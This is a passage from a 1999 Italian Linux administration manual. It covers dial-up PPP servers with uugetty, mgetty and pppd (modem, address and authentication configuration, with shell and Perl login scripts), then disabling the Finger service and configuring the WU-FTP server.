2400# B2400 CS8 CRTSCTS # B2400 SANE -ISTRIP HUPCL CRTSCTS #@S login: #230400
```

Una volta verificata la presenza di questo file, e dopo aver visto che il contenuto è corretto, si possono predisporre i file di configurazione di ogni linea, che generalmente vengono collocati nella directory `/etc/default/`. L'esempio seguente fa riferimento alla prima porta seriale, `/dev/ttyS0`, e si concretizza nel file `/etc/default/uugetty.ttyS0`.

Se si è sicuri che i dispositivi obsoleti per le chiamate in uscita, contrassegnati dai file `/etc/cua*`, non vengono utilizzati, si può realizzare un unico file di configurazione per tutte le linee seriali gestite, ammesso che si abbiano a disposizione gli stessi modem, o almeno che questi accettino le stesse sequenze di inizializzazione.

```
#======================================================================
# /etc/default/uugetty.ttyS0
#
# Configurazione per un modem compatibile Hayes.
#======================================================================

#----------------------------------------------------------------------
# Se si devono usare i dispositivi /dev/cua* per le comunicazioni
# in uscita, occorre togliere il commento alle righe seguenti.
# Se non fosse per questo, il file di configurazione potrebbe essere
# standardizzato per ogni linea seriale.
#----------------------------------------------------------------------
#ALTLOCK=cua0
#ALTLINE=cua0
#INITLINE=cua0

#----------------------------------------------------------------------
# Disconnette se resta inattivo per il numero di secondi specificato.
#----------------------------------------------------------------------
TIMEOUT=60

#----------------------------------------------------------------------
# Sequenza di inizializzazione del modem che viene messo nella
# modalità di risposta automatica al primo squillo.
# Per le particolarità del modem, si presume che il suo profilo interno
# di configurazione sia stato predisposto nel modo più opportuno.
# Per questo si utilizza il comando ATZ per richiamarlo, ma volendo si
# può anche decidere di utilizzare AT&F in modo da partire sempre
# dall'impostazione standard del produttore.
# La sequenza ha il formato:
#       <attesa> <invio> <attesa> <invio>...
#----------------------------------------------------------------------
INIT="" \d+++\dAT\r OK\r\n ATH0\r OK\r\n ATZ\r OK\r\n  ATM0E1Q0V1X3S0=1\r OK\r\n

#----------------------------------------------------------------------
# Si specifica un ritardo di un secondo prima di inviare la richiesta
# del login.
#----------------------------------------------------------------------
DELAY=1
```

Infine, occorre inserire la chiamata di **`uugetty`** nel file `/etc/inittab`, con una riga per ogni porta seriale, e per ogni modem gestito.

```
s0:2345:respawn:/sbin/uugetty -d /etc/default/uugetty.ttyS0 ttyS0 115200 vt100
s1:2345:respawn:/sbin/uugetty -d /etc/default/uugetty.ttyS1 ttyS1 115200 vt100
#...
```

È bene ricordare che il numero 115200 indicato tra gli argomenti, fa riferimento alla voce corrispondente nel file `/etc/gettydefs`, e precisamente a quella seguente:

```
115200# B115200 CS8 CRTSCTS # B115200 SANE -ISTRIP HUPCL CRTSCTS #@S login:
#57600
```

Se per qualche motivo si ritiene di voler iniziare da una velocità più bassa, basta cambiare questo argomento, per esempio con 57600, 38400,...

> Prima di proseguire, occorre verificare che la connessione funzioni, e per farlo basta preparare un utente di prova a cui sia abbinata una shell normale. Se tutto va bene, si deve poter chiamare il numero di telefono dove deve rispondere il modem appena preparato, attraverso un altro elaboratore e un altro modem, per mezzo di un programma di gestione del terminale. Si deve riuscire a ottenere una connessione normale, via terminale.

## 143.3 PPP e autenticazione tradizionale

Quando si utilizza un programma come **`uugetty`** per controllare le porte seriali e i modem in attesa di una chiamata, l'utente che accede è sottoposto a una procedura di autenticazione tradizionale (Unix), con la quale si deve inserire un nominativo-utente e una password. In questa situazione, la connessione PPP, per mezzo del programma **pppd**, viene avviata dopo il riconoscimento dell'utente, nel modo che verrà mostrato più avanti in questo capitolo.

Il protocollo PPP, e **pppd** in particolare, prevede delle forme di autenticazione autonome che richiedono la conoscenza di altri problemi. Prima di affrontarli, è necessario comprendere bene il funzionamento del sistema tradizionale di autenticazione. Per il momento ci si limita a trattare il PPP come un protocollo senza alcun sistema di autenticazione.

### 143.3.1 PPP e indirizzi IPv4 dinamici

Uno dei problemi che riguardano l'attivazione del PPP è quello della definizione dinamica degli indirizzi IPv4. Di solito si deve fare in modo che per ogni modem disponibile in ricezione venga assegnato lo stesso indirizzo IP remoto, cioè quello abbinato al nodo dell'utente che si connette attraverso il telefono. L'indirizzo IP locale può essere sempre lo stesso, e di solito si tratta anche di uno già utilizzato per un'altra interfaccia di rete, tanto non viene definito alcun instradamento sul lato locale della connessione PPP.

A titolo di esempio si può decidere di utilizzare gli indirizzi seguenti:

- 192.168.11.10 per il dispositivo `/etc/ttyS0`;
- 192.168.11.11 per il dispositivo `/etc/ttyS1`;
- ecc.

Dalla parte locale si può decidere di usare sempre l'indirizzo 192.168.11.1. Si osservi la figura 143.1

```
192.168.11.10             192.168.11.1 +---------------+
---------------------------------------| ttyS0         |
                                       |               | 192.168.11.1
                                       |  Host    eth0 |------+
192.168.11.11             192.168.11.1 |               |      |
---------------------------------------| ttyS1         |      |
                                       +---------------+      |
        Linee seriali                                         |
                                                              |
                                                       +--------------+
                                                       |    Router    |
                                                       +--------------+
                                                              |
                                                              V
                                                           Internet
```

Figura 143.1: Schema di esempio della distribuzione degli indirizzi IPv4. Per risparmiare numeri IP viene dato lo stesso numero assegnato all'interfaccia **eth0** anche alla parte locale dei collegamenti PPP.

### 143.3.2 Configurazione minima del PPP

La soluzione del problema dell'assegnazione degli indirizzi IP si risolve con i file di configurazione di **pppd** distinti in base al dispositivo seriale attraverso cui si intende convogliare il protocollo. Si comincia generalmente dalla configurazione generale del file `/etc/ppp/options`, che è sempre bene ridurre al minino, in modo da non rischiare interferenze con tutti i modi diversi in cui si pensa di utilizzare **pppd**. L'esempio seguente è decisamente minimo.

```
lock
ms-dns 192.168.1.1
```

Tuttavia, è opportuno anticipare quali opzioni potrebbero essere aggiunte nella riga di comando di **pppd** per le connessioni senza autenticazione da parte del PPP.

```
noauth
nodetach
modem
crtscts
proxyarp
```

Eventualmente si potrebbe decidere di aggiungere la direttiva **netmask 255.255.255.255** che è la più appropriata nelle connessioni punto-punto. Tuttavia, in condizioni normali, questa viene determinata automaticamente.

Si osservi la direttiva **`ms-dns`** che permette agli utenti che accedono attraverso il sistema operativo MS-Windows di ottenere automaticamente l'indicazione dell'indirizzo IP del server DNS.

**`pppd`** permette di definire una serie di altri file di configurazione che servono a contenere le direttive specifiche per ogni linea di terminale, composti con un nome che rispetti il modello `/etc/ppp/options.`⟨*linea*⟩. Per tornare all'esempio presentato, le particolarità della connessione attraverso la prima porta seriale potrebbero essere inserite nel file `/etc/ppp/options.ttyS0`. In pratica, si tratta di definire solo gli indirizzi IP.

```
192.168.11.1:192.168.11.10
```

L'esempio si riferisce alla prima porta seriale, e con questo si vuole indicare che l'indirizzo locale è 192.168.11.1, mentre quello all'altro capo della connessione è 192.168.11.10. Volendo sistemare la seconda porta seriale, occorrerebbe creare il file `/etc/ppp/options.ttyS1` con il contenuto seguente:

```
192.168.11.1:192.168.11.11
```

### 143.3.3 Shell di avvio del servizio

Per fare in modo che dopo l'accesso e l'autenticazione manuale (*login*) venga attivato il PPP, occorre abbinare agli utenti una shell speciale: uno script che avvia **`pppd`**. Questo script potrebbe essere più o meno complesso, per esempio allo scopo di verificare se l'utente ha diritto di accedere in base alle fasce orarie che gli sono state concesse, o secondo altri criteri. Alla fine, si deve avviare **`pppd`** chiudendo il processo che interpretava lo script (il comando **`exec`**).

```
#!/bin/sh
#
# /usr/bin/utente_ppp
#

/usr/bin/mesg n
/bin/stty -tostop

# Verifica che l'utente possa accedere.
if /usr/sbin/acua_login
then
    # L'utente viene accolto.
    echo Benvenuto $LOGNAME
else
    # L'utente viene estromesso e gli si dà modo di verificarne il
    # motivo.
    /usr/sbin/acua viewRec
    echo Premere un tasto per continuare
    read
    logout
fi

# Attiva la connessione PPP.
echo "Viene attivata la connessione PPP."
exec /usr/sbin/pppd crtscts modem noauth refuse-chap refuse-pap \
    debug proxyarp idle 600
```

L'esempio appena mostrato fa riferimento alla possibilità che l'utilizzo di risorse da parte degli utenti sia controllato da Acua (descritto nel capitolo 168). Se il programma **`acua_login`** restituisce un valore diverso da zero, viene eseguito il programma **`logout`** (cosa produce la conclusione della connessione), e l'utente non può accedere.

Supponendo di avere collocato questo script nella directory `/usr/bin/` e di averlo chiamato **`utente_ppp`**, si deve abbinare tale file agli utenti, in qualità di shell. Così, nel file `/etc/passwd` apparirà qualcosa come nell'esempio seguente:

```
tizio:x:1001:1001:Tizio Tizi:/home/tizio:/usr/bin/utente_ppp
caio:x:1002:1002:Caio Cai:/home/caio:/usr/bin/utente_ppp
semproni:x:1003:1003:Sempronio Semproni:/home/semproni:/usr/bin/utente_ppp
```

Naturalmente, per evitare conflitti con i controlli del sistema di autenticazione, è necessario aggiungere tale shell nell'elenco del file `/etc/shells`.

```
/bin/bash
/bin/sh
/bin/csh
/usr/bin/utente_ppp
```

È importante tenere presente che in questo modo, il programma **pppd** deve poter essere avviato dagli utenti comuni; di conseguenza, è necessario attivare il bit SUID e fare in modo che appartenga all'utente **root**.

# **chmod u+s /usr/sbin/pppd**

# **chown root /usr/sbin/pppd**

### 143.3.4 Instradamento e funzionalità di router

Il bello della connessione PPP è che il programma **pppd** provvede da solo a definire le interfacce di rete **ppp*** e a inserire gli instradamenti corretti. Quindi, se la configurazione di **pppd** è fatta correttamente, non occorre pensare ad altro.

Il problema rimane semmai nella gestione dell'inoltro dei pacchetti verso le altre interfacce, specialmente verso quella che permette di raggiungere la rete esterna. In pratica, occorre che il kernel del sistema sia disponibile al funzionamento come *router*, e che il file virtuale `/proc/sys/net/ipv4/ip_forward` contenga il valore 1.

# **echo 1 > /proc/sys/net/ipv4/ip_forward**

### 143.3.5 Complicare le cose

Secondo quanto mostrato fino a questo punto, gli utenti che accedono al servizio PPP attraverso la linea commutata non hanno alcun modo di utilizzare i comandi del sistema operativo. Questa è una cosa positiva: sarebbe difficile dormire sonni tranquilli trovandosi a gestire un centinaio di utenti che se vogliono possono allenarsi a fare i pirati nel proprio elaboratore. Tuttavia, ci sono alcune cose che sarebbe bene tali utenti potessero fare; per esempio: cambiare la password e controllare l'utilizzo delle risorse che gli competono.

Lo script seguente ricalca quello già visto nella sezione precedente, con la differenza che è scritto in Perl, e prima di attivare il PPP viene presentato un menu di opzioni, dove basta un ritorno a carrello aggiuntivo perché il servizio si avvii, ammesso che l'accesso provenga da una linea seriale.

```
#!/usr/bin/perl
#======================================================================
# utente_ppp
#
# Verifica che l'utente possa accedere, e prima di attivare il PPP
# mostra un menu di funzioni varie.
# Se il terminale di accesso è di tipo seriale, attiva il PPP
#======================================================================

#----------------------------------------------------------------------
# Definisce le variabili che verranno utilizzate.
#----------------------------------------------------------------------
$terminale="";
$scelta="";

#----------------------------------------------------------------------
# Impedisce la scrittura sul terminale dell'utente.
#----------------------------------------------------------------------
system( "/usr/bin/mesg n" );
system( "/bin/stty -tostop" );

#----------------------------------------------------------------------
# Verifica che l'utente possa accedere (zero corrisponde a falso in
# Perl, quindi il risultato va invertito).
#----------------------------------------------------------------------
if ( ! system( "/usr/sbin/acua_login" ) ) {

    #------------------------------------------------------------------
    # L'utente viene accolto.
    #------------------------------------------------------------------
    print STDOUT "Benvenuto $ENV{LOGNAME}\n";

} else {
```

```
    #-----------------------------------------------------------------
    # L'utente viene estromesso e gli si dà modo di verificarne il
    # motivo.
    #-----------------------------------------------------------------
    system( "/usr/bin/acua viewRec $ENV{LOGNAME}" );

    #-----------------------------------------------------------------
    # Gli vengono concessi 15 secondi per leggere lo stato
    # delle risorse della sua utenza, quindi la connessione viene
    # interrotta.
    #-----------------------------------------------------------------
    print STDOUT "Fra 15 secondi la connessione verrà conclusa.\n";
    sleep( 15 );
    exit;

}

#---------------------------------------------------------------------
# Se ha superato i controlli precedenti, l'utente ha diritto di
# accedere. Gli si presenta il menu.
#---------------------------------------------------------------------

print STDOUT "Premere la lettera corrispondente, seguita da \n";
print STDOUT "Invio, per scegliere l'opzione desiderata, \n";
print STDOUT "oppure premere semplicemente Invio per attivare \n";
print STDOUT "il PPP\n\n";

print STDOUT "P) cambia la parola di accesso (password);\n\n";
print STDOUT "R) visualizza l'utilizzo di risorse;\n\n";

$scelta = getc;

if ( $scelta =~ m|p|i ) {

    system( "/usr/bin/passwd" );

} elsif ( $scelta =~ m|r|i ) {

    system( "/usr/bin/acua viewRec $ENV{LOGNAME}" );

}

#---------------------------------------------------------------------
# Verifica il terminale.
#---------------------------------------------------------------------
$terminale=`/usr/bin/tty`;

if ( $terminale =~ m|^/dev/ttyS\d+$| ) {

    #-----------------------------------------------------------------
    # Attiva la connessione PPP secondo la configurazione.
    #-----------------------------------------------------------------
    print STDOUT "Viene attivata la connessione PPP.\n";
    exec( "/usr/sbin/pppd crtscts modem noauth refuse-chap refuse-pap
        debug proxyarp idle 600" );
    exit;

} else {

    #-----------------------------------------------------------------
    # Inutile attivare il PPP da un terminale differente.
    #-----------------------------------------------------------------
    print STDOUT "Fra 15 secondi la connessione verrà conclusa.\n";
    sleep( 15 );
    exit;
```

```
}

#-----------------------------------------------------------------------
# Nel caso si riuscisse a raggiungere questo punto, esce.
#-----------------------------------------------------------------------
exit;

#======================================================================
```

Nello stesso modo in cui viene avviato **passwd**, o **acua**, si potrebbe avviare una shell vera e propria, ma questo è meglio evitarlo se non si conoscono perfettamente le conseguenze.

## 143.4 Autenticazione attraverso il PPP

Se si vuole fare in modo che sia il PPP a prendersi cura dell'identificazione di chi accede, bisogna fare un piccolo sforzo per comprendere che non c'è più il sostegno della procedura normale di autenticazione. Cioè non c'è più il sistema Getty + login + shell.

Di solito si utilizza **pppd** con l'opzione **login** per fare in modo che riconosca gli utenti registrati nel sistema, senza dover creare appositamente il file `/etc/ppp/pap-secrets` (anche se comunque è necessario che questo contenga almeno una voce particolare con cui si accettano tutti i client con qualunque segreto).

Il demone **pppd** deve anche essere in grado di annotare gli accessi nel sistema dei file `/var/run/utmp` e `/var/log/wtmp`.[1]

Anche se si utilizza un sistema di autenticazione attraverso il PPP, è necessario un altro programma che controlli il modem. Questo è generalmente **mgetty**, che in più riesce a gestire simultaneamente anche il sistema tradizionale di autenticazione: se si accorge che il client che accede si presenta subito con il protocollo PPP, avvia **pppd**, altrimenti presenta la richiesta di autenticazione manuale (*login*).

### 143.4.1 Configurazione di pppd per l'autenticazione PAP

Utilizzando GNU/Linux, o comunque un sistema Unix, è improbabile che si voglia gestire un'autenticazione diversa da PAP, dal momento che **pppd** è in grado di sfruttare le informazioni sugli utenti registrati nel sistema (il file `/etc/passwd`) solo con tale protocollo. Comunque, il file `/etc/ppp/pap-secrets` deve contenere una voce generica, come nell'esempio seguente:

```
# Secrets for authentication using PAP
# client        server          secret                  IP addresses
*               *               ""                      *
```

Per quanto riguarda il contenuto del file `/etc/ppp/options`, vale quanto già suggerito in precedenza: indicare solo l'indispensabile. Infatti, se si usa **mgetty** per consentire sia un'autenticazione tradizionale che quella del PPP, è necessario evitare l'uso di opzioni che possono essere incompatibili con una o con l'altra modalità.

```
lock
ms-dns 192.168.1.1
```

Per quanto riguarda le altre opzioni necessarie per questo tipo di connessione, occorre tenere presente che l'autenticazione del nodo remoto diventa obbligatoria (**auth**), inoltre si deve usare il sistema PAP (**require-pap**) con l'opzione **login**.

```
crtscts
modem
auth
require-pap
login
proxyarp
```

Per quanto riguarda il problema dell'assegnazione degli indirizzi IP dinamici, vale la stessa configurazione dei file `/etc/ppp/options.ttyS*` già descritti per l'uso con il PPP senza autenticazione.

[1] Da quanto si legge nella documentazione di **pppd**, questo è predisposto per annotare esclusivamente le connessioni autenticate attraverso il protocollo PAP con l'opzione **login**, e ciò solo nel file `/var/log/wtmp`. A quanto pare, alcune versioni che utilizzano le librerie PAM non fanno nemmeno questo. Purtroppo si tratta di un grosso problema, che si spera sia risolto al più presto.

### 143.4.2 mgetty e l'interazione con pppd

**`mgetty`** è già stato introdotto in più parti di questo documento. Se il client si presenta senza tentare una connessione PPP, **`mgetty`** richiede un'autenticazione manuale nel modo solito, e alla fine avvia la shell dell'utente come è già stato visto nel caso di **`uugetty`**.

Come nel caso di **`uugetty`** il problema maggiore è quello di definire una sequenza di comandi per inizializzare correttamente il modem, possibilmente trovando quella che si adatta alla maggior parte dei modelli disponibili. Tuttavia, a questo proposito, **`mgetty`** permette di utilizzare anche la riga di comando, facilitando ancora di più la cosa all'amministratore.

Per abilitare l'avvio automatico del PPP occorre intervenire nel file `/etc/mgetty+sendfax/login.config` con un record simile a quello seguente (che viene spezzato per motivi tipografici, ma nella realtà deve utilizzare una sola riga).

```
# Il record seguente deve utilizzare una sola riga.
/AutoPPP/  -  a_ppp  /usr/sbin/pppd crtscts modem
    auth refuse-chap require-pap login debug proxyarp idle 600
```

**`mgetty`** può registrare l'avvio di **`pppd`** nei file `/var/run/utmp` e `/var/log/wtmp`. Dal momento che, quando si avvia per rispondere a una chiamata, i privilegi del processo sono quelli dell'utente **`root`**, e considerato che **`mgetty`** non può sapere chi sia l'utente, se l'autenticazione la fa il PPP si può aggiungere quel nome, **`a_ppp`**, nel terzo campo di questo record. Questo verrà usato per segnalare la presenza di un accesso avvenuto in questo modo attraverso programmi come **`w`**, **`who`** o **`finger`**. Se **`pppd`** è in grado di fare questa registrazione per conto suo, utilizzando il nominativo acquisito con il protocollo di autenticazione PAP, allora si può sostituire **`a_ppp`** con un trattino, **`-`**, in modo da evitare che **`mgetty`** provveda in questo modo.

### 143.4.3 filtri di accesso

Quando si concede di accedere attraverso il PPP, con l'autenticazione PAP che si basa sugli utenti del sistema, i client possono presentarsi con l'identità di qualunque utente che abbia una password valida. A volte, questa non è la situazione che si desidera; spesso si usano dei trucchetti basati semplicemente sul tipo di shell che viene assegnata a un utente, per limitarne o impedirne l'accesso.

A fianco di questo problema, si aggiunge la possibile necessità di controllare l'utilizzo delle risorse da parte di questi client, cioè degli utenti che sfruttano la connessione PPP. L'unica possibilità offerta da **`pppd`** è quella di predisporre lo script `/etc/ppp/ip-up`, che tuttavia ha lo svantaggio di essere avviato semplicemente, senza che **`pppd`** attenda la sua conclusione per continuare a mantenere la connessione. Qui viene presentato uno script in Perl in grado di verificare che l'utente (il client) disponga della shell prevista (precisamente quella che gli permetterebbe una connessione PPP dopo un'autenticazione tradizionale), e quindi di mettere il processo sotto il controllo di Acua. Se per qualche motivo l'utente deve essere estromesso, viene inviato un segnale di interruzione al processo corrispondente a **`pppd`**.

```
#! /usr/bin/perl
#=======================================================================
# /etc/ppp/ip-up
#
# Questo script viene avviato dopo che il collegamento IP è stato
# instaurato. Purtroppo, pppd non attende la sua conclusione.
#=======================================================================

#-----------------------------------------------------------------------
# Variabili utilizzate.
#-----------------------------------------------------------------------
$DATA="";
$PPPD_PID="";
$riga = "";

#-----------------------------------------------------------------------
# Verrà scandito il file delle password per verificare la shell.
#-----------------------------------------------------------------------
$FILEIN = "/etc/passwd";

#-----------------------------------------------------------------------
# I messaggi vengono emessi nella dodicesima console virtuale.
#-----------------------------------------------------------------------
$FILEOUT = "/dev/tty12";

#=======================================================================
```

```
# Inizio del programma.
#-----------------------------------------------------------------------

#-----------------------------------------------------------------------
# La variabile di ambiente PEERNAME contiene il nome utilizzato
# per l'autenticazione. Se questa è vuota, significa che è stato
# avviato pppd con l'opzione noauth, come nel caso dell'autenticazione
# tradizionale. In questa situazione, questo script non serve, e tutto
# finisce qui.
#-----------------------------------------------------------------------
if ( "$ENV{PEERNAME}" eq "" ) {
    exit;
}

#-----------------------------------------------------------------------
# Prepara un file di messaggi.
#-----------------------------------------------------------------------
open ( MESSAGGI, ">> $FILEOUT" );

#-----------------------------------------------------------------------
# Preleva la data e l'orario attuale.
#-----------------------------------------------------------------------
$DATA=`/bin/date`;
chomp( $DATA );

#-----------------------------------------------------------------------
# Preleva il numero del PID di pppd; si tratta del contenuto
# del file /var/run/ppp?.pid.
# La variabile IFNAME contiene il nome dell'interfaccia di rete
# corrispondente (ppp*).
#-----------------------------------------------------------------------
$PPPD_PID=`cat /var/run/$ENV{IFNAME}.pid`;
chomp( $PPPD_PID );

#-----------------------------------------------------------------------
# Annota la connessione.
#-----------------------------------------------------------------------
print MESSAGGI "$DATA $ENV{PEERNAME} $PPPD_PID\n";

#-----------------------------------------------------------------------
# Apre il file delle password.
#-----------------------------------------------------------------------
open ( PASSWD, "< $FILEIN" );

#-----------------------------------------------------------------------
# Scandisce tutto il file delle password
#-----------------------------------------------------------------------
while ( $riga = <PASSWD> ) {

    #-------------------------------------------------------------------
    # Estrae i vari elementi del record di /etc/passwd
    #-------------------------------------------------------------------
    if ( $riga =~ m|^ *(.*):(.*):(.*):(.*):(.*):(.*):(.*) *$| ) {

        $utente         = $1;
        $password       = $2;
        $uid            = $3;
        $gid            = $4;
        $finger         = $5;
        $home           = $6;
        $shell          = $7;

        #---------------------------------------------------------------
        # Controlla se si tratta dell'utente.
        #---------------------------------------------------------------
```

```
        if ( "$utente" eq "$ENV{PEERNAME}" ) {

            #------------------------------------------------------------
            # Si tratta dell'utente giusto, adesso si controlla
            # se la shell è quella consentita.
            #------------------------------------------------------------
            if ( "$shell" eq "/usr/bin/utente_ppp" ) {

                #--------------------------------------------------------
                # Il prossimo problema è Acua.
                # Verifica che l'utente possa accedere (zero
                # corrisponde a falso in Perl, quindi il risultato va
                # invertito.
                # La variabile DEVICE contiene il percorso completo
                # del dispositivo utilizzato per la connessione.
                # Questo è il modo indicato dalla documentazione di
                # Acua per individuare l'attività dell'utente, quando
                # si deve usare pppd per l'autenticazione.
                #--------------------------------------------------------
                if ( ! system( "/usr/sbin/acua_login < $ENV{DEVICE}" ) ) {

                    #----------------------------------------------------
                    # Se pppd non annota correttamente l'utente,
                    # cioè il client, nel file /var/log/wtmp,
                    # Acua non consente l'accesso!
                    #----------------------------------------------------

                    #----------------------------------------------------
                    # L'utente viene accolto.
                    #----------------------------------------------------
                    print MESSAGGI "$ENV{PEERNAME} accettato da ACUA\n";
                    close ( PASSWD );
                    close ( MESSAGGI );
                    exit;

                } else {

                    #----------------------------------------------------
                    # L'utente viene estromesso.
                    #----------------------------------------------------
                    kill 15, "$PPPD_PID";
                    print MESSAGGI "$ENV{PEERNAME} ESTROMESSO: ACUA\n";
                    close ( PASSWD );
                    close ( MESSAGGI );
                    exit;
                }

            } else {

                #--------------------------------------------------------
                # La shell non è valida. L'utente viene estromesso.
                #--------------------------------------------------------
                kill 15, "$PPPD_PID";
                print MESSAGGI "$ENV{PEERNAME} ESTROMESSO: SHELL\n";
                close ( PASSWD );
                close ( MESSAGGI );
                exit;
            }
        }
    }
}

#------------------------------------------------------------------------
# Se siamo qui, vuol dire che l'utente non c'è nel file passwd!
#------------------------------------------------------------------------
```

```
kill 15, "$PPPD_PID";
print MESSAGGI "$ENV{PEERNAME} L'UTENTE NON C'E` NEL FILE /etc/passwd\n";
close ( PASSWD );
close ( MESSAGGI );

#======================================================================
# Fine
#======================================================================
```

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Server Finger

Il servizio Finger, in un sistema collegato a una rete di grandi dimensioni, è un punto piuttosto delicato. Dal momento che mette a disposizione informazioni dettagliate sugli utenti, si tratta di un servizio da attivare solo quando è necessario.

Il demone **`fingerd`** è quasi sempre attivo in modo predefinito nelle distribuzioni GNU/Linux. Bisogna fare attenzione a non lasciarselo sfuggire. Nel capitolo 81 è già stato descritto in che modo si attiva il servizio, attraverso il controllo di **`inetd`**. Per disattivarlo basta commentare la riga in cui viene dichiarato nel file `/etc/inetd.conf`.

```
#finger         stream  tcp     nowait  root    /usr/sbin/tcpd  in.fingerd
```

## 144.1 Impostazione

Il servizio Finger si compone di due parti: il programma **`finger`**, in grado di trovare tutte le informazioni da solo nel sistema in cui viene eseguito; il demone **`fingerd`** che consente l'interrogazione di queste informazioni dall'esterno.

**`fingerd`** è solo un tramite, e quando riceve l'interrogazione attraverso la rete, la gira a sua volta al programma **`finger`** locale, quindi rispedisce indietro il risultato. In pratica, se si disattiva **`fingerd`**, il programma **`finger`** continua a offrire il suo servizio localmente.

Quando il programma **`finger`** viene eseguito per conoscere la situazione degli utenti di un nodo remoto, allora interpella il demone **`fingerd`** remoto.

## 144.2 Configurazione

Da quanto detto nella sezione precedente, si può intendere che la configurazione del servizio dipende anche dal programma **`finger`** stesso, mentre con **`fingerd`** si può solo decidere se accettare richieste esterne (quando **`fingerd`** può essere attivato da **`inetd`**), e al massimo, il modo con cui queste vengono fatte.

L'opzione **`-u`** di **`fingerd`** permette solo di rifiutare le richieste di informazioni che non fanno riferimento a un utente preciso. In pratica vengono rifiutati comandi simili all'esempio seguente:

$ **finger @dinkel.brot.dg**[*Invio*]

```
Please supply a username
```

### 144.2.1 File personali

Quando il programma **`finger`** può funzionare, assieme alle informazioni personali dell'utente che può ottenere dal file `/etc/passwd`, può emettere anche il contenuto di alcuni file predisposti dall'utente stesso:

- `~/.plan`;
- `~/.project`;
- `~/.forward`.

Il file `~/.forward` serve a indicare un indirizzo di posta elettronica a cui viene dirottata la posta in modo automatico. Non riguarda quindi direttamente **`finger`**, ma è una di quelle informazioni che questo servizio fornisce opportunamente.

Gli altri due file possono essere usati da ogni utente per indicare informazioni addizionali. Generalmente si utilizza solo il primo, `~/.plan`, per lo scopo di pubblicizzare notizie attraverso il servizio Finger.

```
Login: daniele                          Name: daniele giacomini
Directory: /home/daniele                Shell: /bin/bash
Office Phone: 123456
On since Thu Mar 26 07:49 (MET DST) on tty1    10 minutes 3 seconds idle
     (messages off)
On since Thu Mar 26 09:37 (MET DST) on ttyp5 from :0.0
Mail forwarded to daniele@dinkel.brot.dg

No mail.

Project:
Appunti Linux
```

```
Plan:
Ciao a tutti!
```

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Server FTP

Nel capitolo 84 è già stato descritto questo servizio, parte della sua configurazione e il funzionamento del tipico client per questo protocollo. In questo capitolo si vuole approfondire un po' la configurazione e la gestione di questo servizio, quando si utilizza il server FTP della Washington University (WU-FTP).

## 145.1 Riepilogo del comportamento del server FTP

Prima di vedere i dettagli dell'impostazione del server è il caso di ripassare in breve il suo funzionamento.

1. In linea di principio è ammesso l'accesso a utenti registrati e a utenti anonimi; se si tratta di utenti registrati, questi devono disporre di una shell valida e deve esistere una password.
2. Non possono accedere gli utenti elencati nel file `/etc/ftpusers`.
3. L'accesso anonimo può avvenire solo se è stato previsto l'utente **`ftp`**.
4. Quando l'accesso viene fatto da un utente registrato, la directory iniziale che gli appare è la sua directory personale (*home*), ma può attraversare anche altre directory se i permessi lo consentono.
5. L'utente anonimo non ha diritto di accedere ad altre directory che non siano quelle che si diramano da quella stabilita per l'utente fittizio **`ftp`**. Per questo, la directory personale dell'utente anonimo corrisponde per lui alla radice del servizio FTP.

## 145.2 Struttura di directory per l'FTP anonimo

Nel capitolo 84 è già stata descritta la struttura fondamentale della directory iniziale del servizio FTP anonimo, senza però spiegare il perché siano necessari programmi, librerie e file di configurazione, che sarebbero già presenti nel filesystem normale.

```
~ftp/
  |
  +--bin/
  |
  +--etc/
  |
  +--lib/
  |
  +--pub/
      |
      |--...
      |--...
      :
```

Quando un utente anonimo accede, il server FTP non si limita a modificare la directory corrente in modo da trovarsi in `~ftp/`; per evitare che questo utente sconosciuto abbia accesso al resto del filesystem, esegue una chiamata di sistema specifica, **`chroot()`**, per fare in modo che quella posizione divenga la directory radice.

In queste condizioni, quando un utente anonimo, attraverso il proprio client, utilizza il comando **`ls`**, il server non è più in grado di avviare il programma **`ls`** che si trova nel filesystem normale. Può utilizzare solo ciò che si trova a partire dalla ex directory `~ftp/`, divenuta la radice.

Questo dovrebbe spiegare la presenza di alcuni programmi nella directory `bin/`, delle librerie corrispondenti in `lib/`, e del file `etc/ld.so.cache` necessario alle librerie.

I due file `etc/passwd` e `etc/group` servono solo a **`ls`** per poter tradurre i numeri UID e GID in nomi di utenti e di gruppi. Di conseguenza dovranno contenere tutte le voci necessarie in base alla proprietà dei file che si vuole indicare in questa struttura di directory.

### 145.2.1 Collegamenti simbolici

Quando si utilizzano collegamenti simbolici all'interno della struttura di directory dell'FTP anonimo, occorre tenere presente che il server FTP cambia la posizione della directory principale. Se si creano dei collegamenti, è opportuno utilizzare solo riferimenti relativi (senza la barra iniziale), in modo che siano validi anche quando si accede al filesystem normalmente, senza questi vincoli particolari.

## 145.3 Configurazione con /etc/ftpaccess

In ordine di importanza, dopo il file `/etc/ftpusers` che permette di escludere alcuni utenti (tipicamente gli utenti di sistema) viene il file `/etc/ftpaccess`. Di seguito appare un esempio di questo secondo file, già presentato in precedenza, che dovrebbe corrispondere alla configurazione standard di partenza.

```
class   all   real,guest,anonymous  *

email root@localhost

loginfails 5

readme  README*    login
readme  README*    cwd=*

message /welcome.msg            login
message .message                cwd=*

compress        yes             all
tar             yes             all
chmod           no              guest,anonymous
delete          no              guest,anonymous
overwrite       no              guest,anonymous
rename          no              guest,anonymous

log transfers anonymous,real inbound,outbound

shutdown /etc/shutmsg

passwd-check rfc822 warn
```

Ai fini dei controlli di accesso, si distinguono tre ***tipi*** di utenti:

- **`anonymous`** – che possono accedere solo alla struttura di directory che discende da `~ftp/`;
- **`guest`** – che sono soggetti a restrizioni simili a quelle imposte agli utenti anonimi;
- **`real`** – corrispondenti a utenti normali che hanno libero accesso all'intero filesystem in base ai permessi relativi.

Nelle sezioni seguenti vengono descritte alcune delle direttive che possono apparire in questo file.

### 145.3.1 Controlli di accesso

Gli utenti che accedono al servizio FTP vengono classificati in due modi: il tipo e la classe. I tipi di utenti sono già definiti e si tratta di **`anonymous`**, **`guest`** e **`real`**, come già descritto. Le classi di utenti vengono invece definite all'interno del file `/etc/ftpaccess`, in base al tipo e alla provenienza della richiesta di accesso al servizio. Queste distinzioni permettono di consentire o negare l'accesso agli utenti, e di distinguere tra altri privilegi.

Classi di utenti

`class` ⟨*classe*⟩ ⟨*elenco-tipi-utente*⟩ ⟨*famiglia-di-indirizzi*⟩`...`

